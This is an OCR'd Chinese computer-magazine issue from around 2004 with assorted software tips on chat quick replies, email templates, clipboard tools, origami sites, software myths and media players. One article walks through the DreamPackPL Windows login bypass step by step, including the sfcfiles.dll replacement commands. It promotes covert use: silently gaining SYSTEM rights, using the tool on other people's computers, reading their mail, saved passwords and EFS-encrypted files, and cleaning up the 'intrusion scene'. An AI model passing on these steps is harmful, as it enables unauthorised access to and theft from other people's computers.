首先我们可以使用Windows提供的HOST文件来实现网址缩写功能，比如：在该文件中加入“219.234.94.106 cfan”语句，从而实现直接在IE中输入“cfan”即可进入电脑爱好者网站。不过，这个方法略显麻烦，而大多数以IE为核心的多窗口浏览器，比如：MyIE2、Avant Browser、Green Browser等都提供了网址缩写功能，使用起来非常简单。比如：打开MyIE2的“选项→设置中心→网址缩写”，接着在右侧窗格中单击“＋”按钮，然后在“缩写”中输入“cfan”，在“网址”中输入“http://www.cfan.com.cn”即可，以后只要在MyIE2地址栏中输入“cfan”，就能直接打开电脑爱好者网站。

聊天圣手是这样炼成的



图3

1.QQ妙语串串烧

右击QQ在系统托盘的图标，在弹出菜单中选择“系统参数”，接着在打开的窗口中点击进入“状态转化和回复”，在右侧窗格下方有一个“设置快捷回复”(见图3)，先单击“增加”按钮，然后就可以将聊天时经常用到的妙语输入进去。以后只要在聊天窗口中按下“快捷回复”图标即可看到你设置的妙语，选择一个即可发送给对方(见图3)。

> **小提示**
>
> 妙语从哪里来？
>
> 打开http://www.baidu.com，然后输入“QQ妙语”，这样就能找到许多收藏有QQ妙语的网站。另外，网上还有一些专门的QQ聊天辅助软件，安装后，打开其安装文件夹，寻找一些比较大的文件，用“记事本”打开，没准你就会不劳而获得很多QQ妙语。

2.MSN Messenger的活色声香聊

MSN Messenger本身并没有自带快捷回复功能，不过在安装了MSN Messenger Plus!后，你一样可以享受妙语连珠的乐趣。

> **小提示**
>
> 不让广告软件溜时你的电脑
>
> MSN Messenger Plus!带有广告软件，不过在安装过程中会有一个选项让你选择是否安装广告软件，但这一步许多朋友都会忽视。在安装后单击两次“下一步”按钮后，会出现“赞助程序”协议(许多人误以为是软件本身的协议)，这时一定要选择“我拒绝，不要安装赞助程序”。

软件安装完毕后，点击MSN Messenger菜单栏中新增的“Plus!”，然后选择“个人偏好设置”，在弹出窗口中选择“消息助手”，在右侧窗格中可设置“快捷文字”、“快捷图标”、“文字回溯”。在“快捷文字”中已经预先设置了三条，你可以参照输入新的短语(可用图示符号增强短语的效果)，而“别名”则可以让你在聊天时输入“/别名”来快速输入短语(比如你设置了一条“《电脑爱好者》是全国发行量最大的电脑杂志！”的短语，并为其设置别名为“cf01”(见图4)，那么在输入时，只要输入“/cf01”就能快速显示该短语。同时，默认设置下，按下Alt＋数字键可以快速输入相应短语。另外，在聊天窗口中，还可以直接按下MSN Messenger Plus!新增的按钮来快速输入设置好的短语。



图4 功能强大的MSN Messenger Plus!

MSN Messenger Plus!小档案

软件版本:3.01.94	软件大小:3416KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://download.msgplus.net/files/MsgPlus-301.exe	

> **小提示**
>
> 有了MSN Messenger，还要Windows Messenger干吗？
>
> Windows XP自带了Windows Messenger，版本相当老，但即使你装了最新版的MSN Messenger，它也不会自动离开，其实只要在“开始→运行”中输入“RunDll32 advpack.dll,LaunchINFSection %windir%\INF\msmsgs.inf,BLC.Remove”，回车后就能将其卸载。

这样写邮件才轻松

1.妙用OE签名实现快速回信

在公司处理客户邮件，往往要重复输入一些相同的信息，这时不如利用OE的签名实现快速回信。

第一步: 在任意文件夹中创建一个“签名”的子文件夹，然后根据回复客户的内容用“记事本”分别制作“关于产品性能.txt”、“售后服务.txt”、“新产品推荐.txt”等不同文件。

第二步: 在OE中点击“工具→选项→签名”，单击“新建”按钮创建一个新签名，接着再单击“重命名”按钮，

将其修改为“产品性能”，然后在“编辑签名”项下选中“文件”，并单击“浏览”按钮定位到刚才创建的“关于产品性能.txt”。用同样方法为其他文件添加了签名（见图5）。



图5 添加签名

第三步：在给客户写或回复邮件时，只要将光标首先定位在信的主体中，然后再点击“插入→签名”，接着再选择相应签名即可。

2.Foxmail模板的魅力

Foxmail提供了模板功能，较之OE的签名更为个性化，你不仅可以让它自动显示已经输入好的文字，并且还能定制开头是收件人的姓名，这样客户看到的将不是千篇一律的“尊敬的客户”。下面就来定制一个带有收件人姓名、问候语、主要内容、公司信息、发件人信息的模板。

第一步：点击“工具→模板管理”，接着点击“新建→新建纯文本模板”，然后将其重命名为“产品性能模板”。

第二步：点击“宏→发送人→%TONAME（收件人名字）”，此时在模板区会看到已经插入了“%TONAME”，表示此模板第一行会写上收件人姓名。

第三步：在“%TONAME”后按下回车键，光标移到下一行，按四下空格键，空出两个汉字位置，然后写上“你好！”问候语。接下来将关于产品性能方面的文字内容复制到模板中。

第四步：接着输入一些公司及个人的联系信息，比如：电话、地址、邮编等，然后按回车键，并按下空格键多次，让光标定位到模板右下方，选择“宏→发送人→%FROMNAME（发件人名字）”，在“%FROMNAME”后按下回车键，再按下空格键多次，让光标定位到模板右下方，选择“宏→纯文本→%DATE(当前日期)”。

第五步：在写信时，单击Foxmail主窗口中“撰写”按钮旁边的下拉箭头，然后选择“产品性能模板”，即可应用此模板写信了。

小提示

如果要将其用于回复邮件，则直接在“模板管理器”中右击该模板，然后选择“另存为”，输入新的名称并在下面的列表中选择“回复模板”。完成后，在“回复邮件模板”中打开它，可考虑在“您好！”下面再加上引用来信内容，也就是“宏→%QUOTES(引用原邮件内容)”。

用ClipCache Plus大取巧

ClipCache Plus是一款优秀的剪贴板增强工具，你可以事先将一些经常输入的重复语句设置进该软件，以后不管是在什么窗口，只要按下热键，就能呼出其快捷菜单，鼠标一点就能将相应语句输入到当前窗口中。

下载后，直接双击ccsetup.exe文件即可安装英文原版，

打开下载的 HF - clipcache29 - LDR.zip 文件，并运行其中的 Setup.exe 文件即可对该软件进行汉化。第一次启动，系统会出现选择文件夹的窗口，建议选择“在一个我选取的文件夹”，并定位到专门的文件夹中。

小提示

打造移动剪贴板

选择“在一个我选取的文件夹”，接着在“浏览文件夹”窗口中选择移动硬盘或闪盘上的某一个文件夹即可。接着在家里的电脑中安装 ClipCache Plus，在选择文件夹窗口中选择“不创建，使用我的存在的文件”，接着打开先前移动硬盘或闪盘中所选择的文件夹，这样，ClipCache Plus 会将公司和家里所复制、剪切的数据都保存在移动硬盘的 ClipCacheData.idx 中，从而实现移动剪贴板功能。

ClipCache Plus小档案

软件版本:2.9 Build 345	软件大小:1.36MB
软件性质:共享软件(限用 30 天)	适用平台:Windows 9x/2000/XP
下载地址:http://www.cix.co.uk/~x_rayz/ccsetup.exe	
汉化补丁:http://hlbr.onlinedown.net/down/HF - clipcache29 - LDR.zip	

第一步:保存数据

先把自己平时使用较多的句子全部输入到一个文本文件中，然后选中一段，按下 Ctrl + C 组合键把它复制到 ClipCache Plus 中。接着双击系统托盘处的 ClipCache Plus 图标打开程序窗口，右击组窗口，选择“新建组”命令，并把新建的组重命名为“常用语句”，再选中“新建剪辑”中刚刚复制的语句，把它拖放到“常用语句”中。

第二步:设置热键

打开软件主窗口，再选择“工具→选项”，在“ClipCache Plus 选项”窗口中，单击“热键”标签，选中“剪辑菜单”项，按下一个热键，如 Ctrl + Alt + V。

第三步:快速插入常用语句

当要插入常用语句时，只需按下 Ctrl + Alt + V 组合键，再把鼠标移到“常用语句”上，即可弹出其下常用语句，用鼠标选中后，即可把它复制到剪贴板中(见图 6)，按 Ctrl + V 组合键粘贴过来就行了。




图 6　剪贴板的功能强大了不少

小提示

网上有不少自动填表的工具，其实利用 ClipCache Plus 也一样能够完成相同的功能，在软件中新建一个“个人信息”的组，然后把经常用到的个人信息，比如:Email、家庭地址等加入即可。

|CF|[SY01]







一张纸可以这样玩



■ ABC

相信不少人在童年时期都学过折纸，一张白纸在折折叠叠中会神奇地变成漂亮的仙鹤、可爱的青蛙，但估计很多人都不知道，折纸其实还是一门艺术（见图1），而且它的门槛非常低，不需要系统的学习，不需要昂贵的原材料，只要有纸，还有一双灵巧的手，你就能快速入门。




图1　一张纸却可以千变万化

你知道吗？

一些折纸趣闻

根据最新的考古学报告，西汉时代已有纸张出现，而东汉蔡伦造纸之说相信是误传，他只是改良了造纸的技术。当时纸张的用途，主要是限于书写、记事和用作绘画，至于折纸则只是以应用于祭祀为主。

中国高僧昙征在隋炀帝大业六年将造纸术传到了日本，折纸在日本很快兴起并得以发扬光大。1797年，三重县桑名市长円寺的僧人义道一円写出了世界上第一部折纸书《秘传千羽鹤折形》并将之出版(可在此网页查看到该书:http://yc515.8u8.com/zj/zj_qianyuhe.htm)。当时日本人把这一种新艺术称为"折纸"，即"ORIGAMI"。"ORI"解作折叠，而"GAMI"就是纸张的意思。

公元7世纪中期(唐朝)，随着战争，中国造纸术传入了穆斯林世界，阿拉伯人也学会并独立发展了折纸艺术。公元8世纪北非摩尔人进入欧洲，欧洲人第一次学到了折纸，西班牙人还将其发展成为本国文化的一部分，甚至还传播到广大的西属殖民地，今天阿根廷人对折纸的热诚，正是始于西班牙统治时期。

1.小青蛙3D折纸软件

如果你对折纸还不算在行，或者已经遗忘很久了，那么推荐下载"小青蛙3D折纸软件"(下载地址:http://sq.onlinedown.net/down/pf3dcn_100.exe)先来学习并练练手。它是一款不错的折纸教学软件，以三维立体的方式全方位、多视角指导用户如何制作80多个折纸模型，软件提供了丰富的模型贴图，用软件打印出彩图可以折出漂亮的模型（见图2）。不过，"小青蛙3D折纸软件"是一款共享软件，许多折纸模型要在注册后才能知道如何制作。



图2　MM的最爱——千纸鹤

2.用好网上取之不尽的资源

网上有着数不尽的折纸资源，通过它们，你将迅速成为一名折纸高手。首先提醒大家一下，在折纸艺术界，一般使用PDF作为教程的文件格式，因此，别忘了事先安装PDF文件阅读软件——Adobe Reader(下载地址为:http://crc.onlinedown.net/down/AdbeRdr60_chs_full.exe)。

网站链接	语言	推荐
http://zhezhi.ku.net/(折纸酷站)	中文	★★★★
http://oriman.topcities.com/(折纸万花筒)	中文	★★★★
http://asp.7i24.com/lusiya2004/(纸天堂)	中文	★★★★
http://dev.origami.com/diagram.cfm	英文	★★★★★
http://origami.kvi.nl/models/index.htm	英文	★★★★
http://design.origami.free.fr/indexenglish.htm	英文	★★★★★
http://www.origami.as/home.html	英文	★★★★
http://www.paperfolding.com/	英文	★★★★

小资料

折纸艺术界为了便于交流，在表示符号上进行了统一，因此，不管教程是哪种文字的，只要掌握了这些符号看图就能读懂折纸方法。

符号	含义	符号	含义
■■■■■■	把纸沿线向上折(谷线)		将纸折向这方
▪ ■ ▪ ■ ▪	把纸沿线向下折(山线)		折向背面
	把纸张反转		将纸卷上
	折成层次　做出折痕	90°	将模型转动九十度
- - - - - - -	隐线		将口袋展开
	重复符号，箭尾的短线代表重复的次数		折者的观看角度
	连折的次数		下沉或压力的方向

CF [SY02]

拆穿伪高手的伪绝技
——常见误区大解密

人的思维方式就是怪，明明不对的事情，但只要高手让你做，你就照做，或是你根本没有理解高手的意思，就去做了。真是奇怪呀……

■BT兔子

用电脑就是用软件，但有些朋友就是喜欢弄些危险的操作，也有的人就是死心眼，认准了一个好，一个又一个使用上的误区就这样流传开了……

1.摧毁你的硬盘的PQMagic

魔术师的把戏:PQMagic——号称分区魔术师，能对硬盘进行无损分区、格式转换，使用起来非常方便，因此它成了很多人的必备工具之一。对于早期不足10GB的硬盘，它完全可以胜任，轻轻松松就能完成指派的任务。可是现在上百GB的硬盘早已成为主流，“魔术师”要想搞定这么大的硬盘就有些力不从心了……

用过PQMagic的人都体会过其超长的转换时间，笔者也不例外。每到这时，都会非常紧张，拼命祈祷千万不要断电，硬盘也千万不要出现故障，不然带来的数据损失将是无法估量的。假如你进行了将分区从NTFS文件系统转换为FAT32文件系统的操作，而系统中偏偏又包含有以中文命名的目录或文件，那么，在转换后，它们的名字都会变成“？？”，并且用常规方法再也打不开该目录或文件了。

魔术师揭密:其实PQMagic在对硬盘进行无损分区或转换时，大量时间都花在了校验数据和检测硬盘上，从而导致了处理速度较慢。至于NTFS转FAT32而出现的问题，则是因为PQMagic不支持中文的缘故。

想解决处理速度慢的问题，需要打开“常规”选项的“PartitionMagic优先设置”，勾选其中的“忽略FAT上的OS/2 EA错误”及“跳过坏扇区检查”项，这样可以省去校验数据及检测硬盘的过程，大大加快处理速度。

至于NTFS转FAT32而出现的问题，可以先将数据复制到其他分区上，再进行转换。如果已经出现问题，则可以参考本刊2003年第10期《从PartitionMagic 8.0不识汉字说起》一文解决。另外有网友说用繁体中文版的PQMagic进行分区转换时，不会出现“？？”的现象，但实际上“？？”的问题在繁体中文版中同样没有解决。如果你需要进行分区转换，也可以使用本刊2003年第24期《快来用适合“国情”的分区工具》一文中介绍的Paragon Partition Manager，使用它进行分区转换，就不会出现“？？”的情况了。

小编提醒:对于一块新硬盘，建议使用FDisk对其进行第一次分区，而不要使用任何快速分区软件进行分区。

2.“鬼”玩人的Ghost

“小鬼”的把戏:恢复备份时选错盘符、损坏分区表，这都是“小鬼”的把戏。Ghost在恢复时，如电脑发生死机、断电现象就会出现问题，轻则系统出错无法引导，重则硬盘分区表丢失。

人玩“鬼”:在Ghost中，进行恢复选择盘符时，最好使用键盘上的Tab、Shift+Tab、空格、回车及方向键进行选择，注意一定要反复确认无误后，再进行恢复。至于损坏分区表的问题，则只有在制作备份时，将Windows优化好，删除一些无用的文件及临时文件，尽量减小备份文件的容量，加快恢复速度。

小编提醒:不管是PQMagic还是Ghost，都不要在图形界面下的DOS窗口中进行操作，一定要在纯DOS下运行这些程序。

3.恶意“病毒”WinRAR

“病毒”原理:双击一个EXE文件，居然会删除硬盘中所有数据，如此骇人听闻的程序，防火墙对它竟然毫无反应，你相信吗？这个“恶毒”的程序，居然是WinRAR——这款压缩软件做出的事，你相信吗？其实这一切都是WinRAR的自解压功能被人恶意使用而造成的，只要有人恶意地添加一条格式化硬盘或是删除文件的命令，并把相关的文件添加到压缩包中，就会出现前面描述的场景了(见图1)。




图1 “解压后运行”及“解压前运行”的程序，如果是恶意的……

打造WinRAR防火墙:从网上下载或是好友传给你的任何陌生EXE文件，都要右击，看看它到底能不能被WinRAR解压缩。如果出现“解压到×××”项，则一定要用WinRAR将其解压缩后

使用，而不要使用双击去执行它。这样做除了可以预防恶意代码外，说不定还能让你找到一款绿色软件(有些软件解压缩后，就可直接使用)。

4.PowerDVD音量不Power

音量不Power:不知大家还记不记得本刊2004年第4期《软件故事》一文中提到的，在某些使用主板集成声卡的电脑上，用PowerDVD播放DVD时声音很小，之后很多读者也发来了解决方法，即在“配置”窗口的“声音设置→高级”下，将“动态范围压缩”改为“嘈杂环境”(见图2)，可这还是解决不了问题。




图2　声音的高级设置窗口

小驱动解决大问题:如果你遇到了和上面一样的问题，又偏爱PowerDVD，而且主板集成的声卡芯片又是Realtek瑞昱的ALC100/P、ALC101、ALC200、ALC201、ALC201A、ALC202、ALC202A、ALC650、ALC655、ALC658、ALC850 AC97中的一款(现在主板集成声卡中超过30%都是使用这些芯片)，那么推荐你从http://www.mydrivers.com/dir90/d36222.htm处下载一个Realtek瑞昱的驱动程序，升级你的声卡驱动，这样问题就解决了。

另外，这里再给你一个惊天秘技，SiS主板集成的SiS 7012型号的声卡也存在上述问题，但同样也可以安装上面提到的Realtek瑞昱声卡的驱动来替换掉原来的驱动，不仅问题解决，而且还能大幅度提高声卡的音效。

小编提醒:在玩游戏时，画面没有显示，我们一般升级显卡的驱动，如果声音出了问题，你也可以试着去升级声卡驱动。

5.内存占用只是数字

资源占用假像:有些软件明明内存占用很少，可使用起来就是很慢。也有的朋友盲目地追求资源占用率，调整软件的资源占用，结果硬盘狂响不止，硬盘指示灯也猛闪不停。

揭开真像:有些软件是以牺牲磁盘I/O速度来获得较少的资源占用的，它们把本应放到内存中的资源放到了硬盘上，所以才会出现频繁读取硬盘的情况，遇到这种软件，不用也罢。至于那些因为软件设置出现的问题，则建议你调高磁盘缓冲区，这里尤其要注意各类BT下载软件，如果你将内存占用设置得过小，则硬盘的读取会过于频繁(见图3)，虽然资源占用上可能会减小，但在运行一些需要与磁盘相关的操作时(如拷贝文件)，反而会更慢。




图3　缓存设置，这里要设置得多一些

小编提醒:很多音视频播放器也可以设置缓冲区，建议你也进行设置。

6.高清晰画面的“陷阱”

“DivX压缩就清晰”的神化:笔者周围很多朋友都在用BT下载电影或动画片，也经常互相交流，说起来也奇怪，他们只下载DivX或XivD压缩的AVI格式影片，说什么这个看着清楚、效果好、是主流。结果他们经常是还没下载几个电影，硬盘空间就会“告急”——的确，用DivX、XivD等压缩的视频清晰度要高一些，但缺点也不少，比如体积大，导致备份麻烦(90分钟的电影要700MB或更多);播放时占用资源大，会影响电脑处理其他程序的效率;整个播放过程中，硬盘都在频繁的读写之中。

最爱RMVB:如果你也经常下载影片，那么推荐下载RMVB格式，相对于AVI等格式，它具有体积小(一般为AVI格式的一半)，播放时占用资源少(资源占用要比AVI格式少一半)，硬盘读取间隔时间长(读一段文件到内存，然后再播放)等特点。

在清晰度上，RMVB使用了动态压缩技术，在保证画质的基础上减小了文件体积。如果你喜欢看动画片，更没有必要非要去下载AVI格式，RMVB格式已经足够清晰了。如果要求不是非常苛刻，RMVB格式的热门大片同样也足以满足你的观赏要求，更何况RMVB格式的电影，还有利于你进行备份。

7.修复安装是万金油？

修复就有问题:用过Windows 2000的人都习惯了一出毛病就修复，不仅快，而且可以有效地解决很多问题。这也成了很多菜鸟的救命稻草。可修复完了，问题也跟着出现了——怎么再进入系统时，就会出现Windows Installer窗口？打开Word等好多软件也都会出现，真是烦死人了，最后不得不格式化重装……

SP补丁也惹祸:出现这个问题的，一定是使用未集成SP补丁的Windows 2000安装盘进行了修复操作。Windows 2000默认使用的是Windows Installer 1.0，但目前很多软件已经开始使用Windows Installer 2.0，所以这就直接导致了一些软件运行起来会出现问题。解决方案很简单，只要再安装一次SP4补丁就能解决问题。不过建议还是直接使用集成了Windows 2000 SP4的安装光盘进行修复。CF [SY03]

> 如果你不小心忘记了Windows 2000/XP的登陆密码，那么免费的DreamPackPL将帮你制作一张超强的光盘，用它就能轻轻松松重新设置密码。同时，还可以方便地使用电脑中的文件，甚至连EFS加密过的文件夹都不在话下。

给你一把 Windows的万能钥匙

■ 陕西 刘晖



如果你不慎忘记了Windows 2000/XP的登陆密码，那么可以采取以下方法进行恢复：

★如果以前曾经制作过Windows 2000/XP引导软盘，那么可以用它来进行恢复。

★使用ERD Commander或O&O BlueCon等商业软件重设密码。

★用免费的Offline NT Password & Registry Editor制作启动软盘进行密码恢复。

除了上面的方法，现在我们有了新选择——DreamPackPL，一个功能强大并且免费的软件。利用它，可以绕过Windows的身份认证，在不知道某个账户密码的情况下用它登录系统，或在登录前就以管理员权限运行系统中的软件。你可以重设管理员密码，当然就算是没有管理员密码，同样也可以使用电脑中的资源，这个功能被小特称之为——原位入侵，因为没有人会知道你曾经登录过这台电脑——没有增加新用户，管理员密码没有被修改。更为可怕的是，如果在一台装有Windows 2000的电脑上使用该软件，你会发现，它居然可以进入EFS加密过的文件夹……

DreamPackPL小档案

软件版本:2004.5.12　软件大小:76KB
软件性质:免费软件　适用平台:Windows 2000/XP
下载地址:http://www.d--b.webpark.pl/down/dreampackpl-2004-05-12.zip
软件备注:在开始制作之前需要准备如下工具:① DreamPackPL软件;②刻录盘一张;③刻录机一台;④ Windows 2000或Windows XP安装光盘。当然，如果没有这些工具也没关系，经过我们的帮助你一样可以使用该工具。

制作光盘

进入Windows 2000/XP，并将Windows 2000/XP安装光盘放入光驱，接着将下载的dreampackpl-2004-05-12.zip解压缩，运行其中的DreamPack.exe，出现如图1所示的画面。点击"Make ISO CD image"按钮，选择好保存的文件夹，将ISO光盘镜像文件保存起来。最后，进入Nero Burning ROM，选择刻录"CD-ROM(引导)"，然后将刚刚制作好的ISO文件刻录为光盘。



图1 制作所需的引导光盘

引导电脑

第一步:用刚刚制作的光盘引导电脑，这时会出现Windows 2000/XP安装界面，在出现如图2所示的界面时，按R键进入故障恢复控制台。




图2 本文以Windows XP为例，如果用Windows 2000安装盘制作的镜像文件，只是进入故障恢复控制台的方式有所不同

第二步:随后安装程序会显示所有已经安装的Windows，使用数字键选择要进入的操作系统，然后按下回车。

第三步:当需要输入管理员密码时，只要直接按下回车就可以跳过这一步。现在，你已经进入命令行方式，输入"cd System32"(不含引号)，进入System32文件夹，然后将该文件夹下的sfcfiles.dll重命名，命令为"ren sfcfiles.dll sfcfiles.lld"(不含引号)。接着从光盘中I386目录下复制文件pinball.ex_到System32文件夹中，并更名为sfcfiles.dll，命令为"copy d:\i386\pinball.ex_ sfcfiles.dll"(不含引号，你需要根据实际情况，修改光驱盘符)。至此前期工作已经全部做完了，取出光盘，输入exit命令退出控制台，并重启电脑。

> **小提示**
> 以上所做的一切只是为了替换系统中的sfcfiles.dll文件，因此如果你的操作系统安装在FAT32文件系统的分区上，那就更简单了，只要直接用Windows 98启动盘或其他启动盘引导电脑进入DOS，并在DOS下用DreamPackPL软件压缩包中的sfcfiles.dll文件替换系统System32文件夹下的原同名文件即可。

实战"原位入侵"

重启动电脑到欢迎屏幕后会出现"WinNT Unlimited"窗口(见图3)，为了说明该软件的使用方法，我们用几个例子进行演示。



图3 该窗口在你按下Ctrl+Alt+Del键时，也会出现

实例1:忘记密码时……

如果你忘记了管理员的账户密码，那么可以在“WinNT Unlimited”窗口中点击“Details”按钮，这时就会打开“用户账号”窗口，然后就可以重新设置密码了。

实例2:当需要更高权限时……

很多朋友使用的电脑都是受限账户，很多软件都无法安装，而且很多系统设置也不能完成。如果想要在不惊动管理员的情况下悄悄安装一个软件，或修改系统设置，可以点击“WinNT Unlimited”窗口中“Local accounts list”项下的“<<SYSTEM PRIVILEGES>>”，然后点击“Spirit mode”按钮。这时，系统将会以一个并不存在的名为“SYSTEM”的账号登录，由于是不存在的账号，所以不用担心使用后会被发觉。同时，桌面上还有一个“Change Desktop”工具栏按钮，当完成任务后可以点击该按钮返回欢迎屏幕。如果需要恢复以前的输入密码方式，则可在“WinNT Unlimited”窗口中重新选定该用户，然后选中“Logon password check”复选框并确认即可。当然这个功能你同样可以用在其他电脑上。

小提示

如果在“Local accounts list”下选择了其他账户，并取消对“Logon password check”项的勾选，重启电脑后，你就会以该账户的身份直接登录系统而不需要输入密码。在这种情况下，这个账户下Outlook或Outlook Express中保存的电子邮件、IE中保存的网页密码、收藏夹，还有所有私人文档，都可以直接查看、修改或删除。对于使用EFS加密的文件，目前DreamPackPL可以绕过Windows 2000下的系统认证，进行读取，不过该功能还不支持Windows XP。

实例3:当你需要修改别人的电脑时……

如果你想在别人电脑上直接修改一些系统设置，例如修改注册表等。这个就更简单了，点击“WinNT

你知道吗？

人手必备的超级启动光盘——Ultimate Boot CD

国外发烧友制作的超级启动光盘，它不仅能够恢复Windows 2000/XP的管理员密码，同时还附带有众多工具，比如:清除BIOS密码、各品牌硬盘的检查与维护工具、磁盘管理工具DM、硬盘克隆工具、12款分区相关工具、文件管理器、CPU和内存检测工具、杀毒软件等。强烈推荐给各位电脑玩家。其下载地址为:http://www.ultimatebootcd.com/。

Unlimited"窗口下方的"(q)"按钮，这时就会显示出多个系统常用工具，如"Console"可以打开"命令行提示符"窗口，"Regedit"可以打开"注册表编辑器"，"Task Manager"可以打开"任务管理器"，"Sysedit"可以打开"系统配置编辑器"，"Notepad"则能打开"记事本"，而"Calculator"可以打开"计算器"(见图4)。



图4

如果还想运行其他程序，只要点击"Other"项，然后在弹出窗口中选择要执行的程序即可，基本上所有的Windows应用程序都可以在欢迎屏幕下直接运行。但在使用这些功能的同时不能取消对"Logon password check"复选框的选择。

实例4:清理"入侵"现场……

经过前面的操作，以后每次重启电脑或注销用户后，DreamPackPL的界面都会出现。为了不让别人发觉，在进行必要的修改及操作后，需要去除"WinNT Unlimited"窗口中"DreamPack"项的勾选并确认，重启之后"WinNT Unlimited"窗口就会消失。

小提示

如果之前替换sfcfiles.dll文件时没有将原始文件重命名为sfcfiles.lld，那么程序将会从系统文件的缓存中恢复该文件。另外，如果你禁用了Windows文件保护，自动卸载将无法完成，需要重新使用"故障恢复控制台"或Windows 98启动盘手工还原原始的sfcfiles.dll文件。

实例5:如何知道是否有人"入侵"？

按Win+R，在运行框中输入gpedit.msc，打开"组策略"窗口，然后在窗口左侧依次展开"计算机配置→Windows设置→安全设置→本地策略→审核策略"，之后，在窗口右侧"审核登录事件"开启审核"失败"。这时如果有审核失败的日志，则说明，有可能会有人使用过DreamPackPL登录过你的电脑。CF [SY04]

视频文件也能当屏保

■ 福建 识君

在一般用户眼里，屏幕保护只是几张简单图片的排列组合，或从网上下载一些动画屏保来为自己"充充门面"。但你有没有想过，你硬盘中搜集的那些精彩的MTV、MP3甚至电影都可以拿来做屏幕保护呢？没错，只要你安装Windows XP Video screensaver这个Windows Media Player(简称WMP)的小插件，便可以通过调用WMP将你喜欢的音乐和视频文件做成屏幕保护，让电脑在空闲的时候能够变成你的娱乐休闲中心，同时还能在别人面前好好的炫上一把！

Windows XP Video screensaver小档案

软件版本:1.0　　软件大小:410KB

软件性质:免费软件　　适用平台:Windows XP

下载地址:http://download.microsoft.com/download/9/c/1/9c1d6866-64a6-40c0-adbb-a2b62d42ca4e/powertoys_vss.exe

实例:将指定的MTV做成屏幕保护

插件安装完成后会自动打开桌面的"显示属性"对话框并进入"屏幕保护"选项卡。我们可以看到，此时屏幕保护程序已经被设定为"XP Video Powertoy"，但屏保此时还是"一片漆黑"，还要选定做屏保的文件才行。点击"设置"按钮，即可进入屏幕保护配置窗口。Windows XP Video screensaver允许设定作为屏幕保护的媒体文件，也可以直接在下拉菜单中选择WMP媒体库中已经存在的列表文件。我们只要在"File or playlist to use"项目下进行相应选择即可。

假设该MTV位于F:\Music下，那么可以先在下拉菜单中选择"Manually selected file"，然后点击"浏览"按钮找到相应的MTV文件。此时，在左侧的播放窗口中便会自动调用WMP播放该文件。接下来在"Playback size"中设定屏保的尺寸(Fullscreen满屏)、"Playback speed"中设定好播放的速度，并且勾选"Loop forever(循环播放)"选项后，点击"OK"按钮即可将该MTV作为我们自己的视频屏保了(见图)！



CF [SY05]



海纳百川 WinDVD 6.0

■ 神农

WinDVD 小档案

软件版本:6.0.6.42	软件大小:28375KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://hnpy.onlinedown.net/down/WinDVD6_Chs.exe	

1.WinDVD，不再只放 DVD

WinDVD 新版本增加了一项特别的功能——通用操作面板，该功能让 WinDVD 可以播放几乎所有的视频文件。使用方法很简单：只要在安装到“设定协力厂商的应用程序”时，勾选 RealPlayer 及 QuickTime 即可(如果系统中安装了 RealPlayer 及 QuickTime，那么不必下载，就可以完成安装，如果没有安装，则需要进行下载)。

安装完成后，WinDVD 已经可以支持 RM、MOV、RMVB 等媒体格式，再加上本身已经支持的包括 Divx 在内的 MPEG-4 以及 WMA 等格式，它已经可以播放所有的主流媒体格式文件了。

小提示

如果系统中已经安装了 RealPlayer 及 QuickTime 的解码器或者 MyMPC，那么 WinDVD 能够直接播放 RM、RMVB、MOV 格式的视频文件。对于 MP3 等音频文件 WinDVD 也可以播放。对于 WMV-HD(Windows Media Video High Definition)、DVD-Audio、Intel High Definition 等未来的主流媒体也同样支持。

2.全新界面 全新体验

打开 WinDVD 6.0，会看到一个全新的界面(见图 1)。



图 1　新界面及新的 Audio Booster Pack 功能

右上角增加数个按钮，可以方便地执行一些常用操作。下面神农就与你一起体验一下新版本的新功能。

(1)强力的音效体验

简介: WinDVD 6.0新增了Audio Booster Pack功能(见图1)，可以用它设置Dolby Digita、Dolby Headphone、Dolby虚拟喇叭等音效。

使用方法:点击图1所示的"Audio Booster Pack"按钮，即可打开Audio Booster Pack窗口，并进行设置。

(2)流畅的逆向播放

